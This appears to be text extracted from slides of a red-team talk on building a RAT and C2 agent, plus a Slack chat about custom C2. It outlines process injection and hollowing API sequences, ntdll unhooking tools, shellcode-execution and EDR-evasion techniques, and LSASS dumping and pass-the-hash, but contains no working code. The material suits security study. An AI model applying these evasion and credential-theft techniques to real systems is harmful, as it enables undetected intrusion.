
- OpenProcess to get the process information
- **VirtualAllocEx** to allocate some memory inside the process for the shellcode
- WriteProcessMemory to write the shellcode inside this space
- CreateRemoteThread to tell the process to run the shellcode with a new thread


Process hollowing:

- CreateProcessA to start a new process. The flag 0x4 is passed to start it suspended, just before it
 would run its code.
- **ZwQueryInformationProcess** to get the address of the process's PEB (process environment block)
- ReadProcessMemory to query the PEB for the image base address
- ReadProcessMemory again to read from the image base address (loading in the PE header for example)
- WriteProcessMemory to overwrite the memory from the code base address with shellcode
- **ResumeThread** to restart the suspended process, triggering the shellcode.

Source: https://github.com/ChrisPritchard/golang-shellcode-runner








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


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
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RAT Development



Fix or bypass ntdll.dll hooks:

- Syswhisper 1, 2, 3
 - Direct syscalls
- Hell's Gate
 - Direct syscalls
- BananaPhone
 - Like hells gate, but more go, more banana
- Firewalker
 - Single-step ntdll.dll calls, find jmp and live-patch code
- Parallel-asis
 - Using windows parallel loader to load ntdll.dll again
- ScareCrow
 - Overwrite ntdll from disk (framework, detected now?)
- Reflexxion
 - Overwrite ntdll from disk
 - Using direct system calls
 - Go implementation

Running shellcode techniques:

- CreateFiber
- CreateProcess
- CreateProcessWithPipe
- CreateRemoteThread
- CreateRemoteThreatNative
- CreateThread
- CreateThreadNative
- EarlyBird
- EtwpCreateEtwThreadEx
- RtlCreateUserThread
- Syscall
- **UuidFromStringA**
- **NtQueueApcThread**

Confuse EDR's

PE:

- Process Ghosting
 - Temporary PE
- Process Herpaderping
 - PE in transacted state
- Process Doppelgänging
 - PE in delete pending state (TxF)
- Process Reimaging
 - Cache syncronization issue
- Module Stomping
- Function Stomping

Memory scanning evasion:

- Gargoyle
- DeepSleep

Avoid tools, proxy traffic

- SOCKS5 proxy support
 - Dont run tools on the endpoint
 - Run tools on your analyst workstation
 - Just proxy everything through the RAT
 - Burp, nmap, RDP, SSH, Impacket for SMB attack

- Todo: Implement OctoPwn Dolphin agent
 - See talk yesterday "Hacking from the browser" from Tamas Jos

Summary

Develop your own RAT

- AV & EDR can be bypassed easily
 - Mostly defender in this presentation
- Lots of scanning and detection still happen in userspace
 - Even in our own address space!
- This may change in the future?
 - Kernel mode hooks
 - Mini-filter
- Move to lower level better logging

Is it worth writing your own RAT as a RedTeam?

- Probably smarter to use, patch, or update existing open source one
- Or just write your own Agent
 - Re-use existing C2

Is it worth it as an enthusiast?

Absolutely

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RAT Development for RedTeaming

- Analyse SOC Usecases
- Define required features
- Think about architecture
- Steal Copy from existing projects
- Time required: Months++

- Features:
 - Execute stuff
 - Upload, download files

Sliver: https://github.com/BishopFox/sliver (Go) <- hype

Merlin: https://github.com/Ne0nd0g/merlin (Go)

Mythic: https://github.com/its-a-feature/Mythic (Python)

Apollo, Mythic Agent: https://github.com/MythicAgents/Apollo (.NET)

Covenant: https://github.com/cobbr/Covenant (.NET)

Empire: https://github.com/BC-SECURITY/Empire (PowerShell, C#)

Not covered: Detect tool actions

- IDS
- NIDS
- AD/DC surveillance (e.g. Defender for Identity)
- Honeypots

Also: Every AV and EDR is different



Threat quarantined 15.02.2022 23:39

Severe ^

Detected: Behavior:Win32/DefenseEvasion.A!ml

Status: Quarantined

Quarantined files are in a restricted area where they can't harm your device.

They will be removed automatically.

Date: 15.02.2022 23:39

Details: This program is dangerous and executes commands from an

attacker.

Affected items:

file: C:\Users\dobin\AppData\Local\Temp\go-build1534226034\b001\exe

\client.exe

process: pid:17200,ProcessStart:132894383318416507

Learn more





Severe ^

Detected: Trojan:Win32/Wacatac.B!ml

Status: Removed

A threat or app was removed from this device.

Date: 01.06.2022 19:50

Details: This program is dangerous and executes commands from an

attacker.

Affected items:

file: C:\Users\dobin\Downloads\client.exe

webfile: C:\Users\dobin\Downloads\client.exe|https://

antnium.yookiterm.ch/static/client.exel pid:4980,ProcessStart:132985794063459500

Learn more

Actions



Thank you for your time

Probably no time for questions...:-(

https://github.com/klezVirus/inceptor/tree/main/slides

Inceptor - Bypass AV-EDR solutions combining well known techniques

https://synzack.github.io/Blinding-EDR-On-Windows/

Blinding EDR On Windows

Proxy Support

- For HTTP and Websocket
- Authenticated proxy (password, kerberos... -> proxyplease library)

File upload/download

- Size...
- Dont wanna log it completely?

Communication

- Go, Websockets require strongly typed data
- Request arguments, response data is variable
- Dict type key/value

Smartness

Put smartness into Client, C2, Or UI?

Windows mischief

- Mimikatz integration
- LSASS dumping
- Windows process token
- Pass the hash

SOCKS Proxy support

CI/CD integration




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
Support integrated scanning in compatible applications.




Donut

- Compile .NET/EXE to Shellcode
- Execute shellcode in new process





A typical phishing attack



Dev Envrionment:

- Proxmox @ Hetzner
- Wireguard
- Caddy
- Visual Studio Code with remote development server

- EDRs collect data from endpoints and send them for storage and
 processing in a centralised database. There, the collected events, binaries
 etc., will be correlated in real-time to detect and analyse suspicious activities
 on the monitored hosts. Thus, EDRs boost the capabilities of SOCs as they
 discover and alert both the user and the emergency response teams of
 emerging cyber threats.
- EDRs are heavily rule-based; nevertheless, machine learning or AI methods have gradually found their way into these systems to facilitate finding new patterns and correlations

Source: An Empirical Assessment of Endpoint Security Systems Against Advanced Persistent Threats Attack Vectors

Operational security

- Operational security
 - Make connectors authenticated (api-key)
 - Make backend authenticated (admin-api-key)
 - Encrypt all communication
 - (Sign packets)
- Protocol Mischief
 - Assuming BlueTeam reversed found malware
 - Snoop on broadcasted commands (identify further IOC's)
 - o Inject commands for other clients?
 - Accessing commands from other clients?
 - Access uploaded data (from client, or further attack tools)?
 - Flood server with fake answers, making it unusable?



ironedEl 8:40 PM

@dre, currently, as someone who devs C2 for our team, it is 100% NOT cheaper to run your own c2 ahaha. Cobalt Strike is actually really reasonably priced for what it does. However (enter rant) as CS has increased in popularity and EDRs have become faster at implementing detectiosn it is taking more and more work to get the same value out of it. Just last month I had to spend many hours re-writing the CS rDII and writing a custom version of executeassembly. This is going to continue to be true and get worse. So, in the long run I think that any red team that has to do "Not get caught" style engagements (opinions on the value of these not-withstanding...) are going to need at least some level to gain/maintian access with custom tooling. (end rant). Side note, developing C2 is a great way to improve your understanding and ability to use other C2's and has improved me as an operator using any c2 since I understand fundamentally what is happening on the target system.









If you think about it, by the time you have written all your custom rDII, artifact kits, sleep kit, BOFs, unooking code....I mean, you basically have your own c2 anyway



slyd0g 8:42 PM

can't thumbs up your message enough @ironedEl, writing an agent for an operating system is one of the greatest learning experiences. Learn a language and an OS and networking, it's a 3 for 1 special





BloodHoundGang slack

(loyal) Wingman.exe

RAT.exe

SMB Pipes Files TCP Socket

Wingman.exe



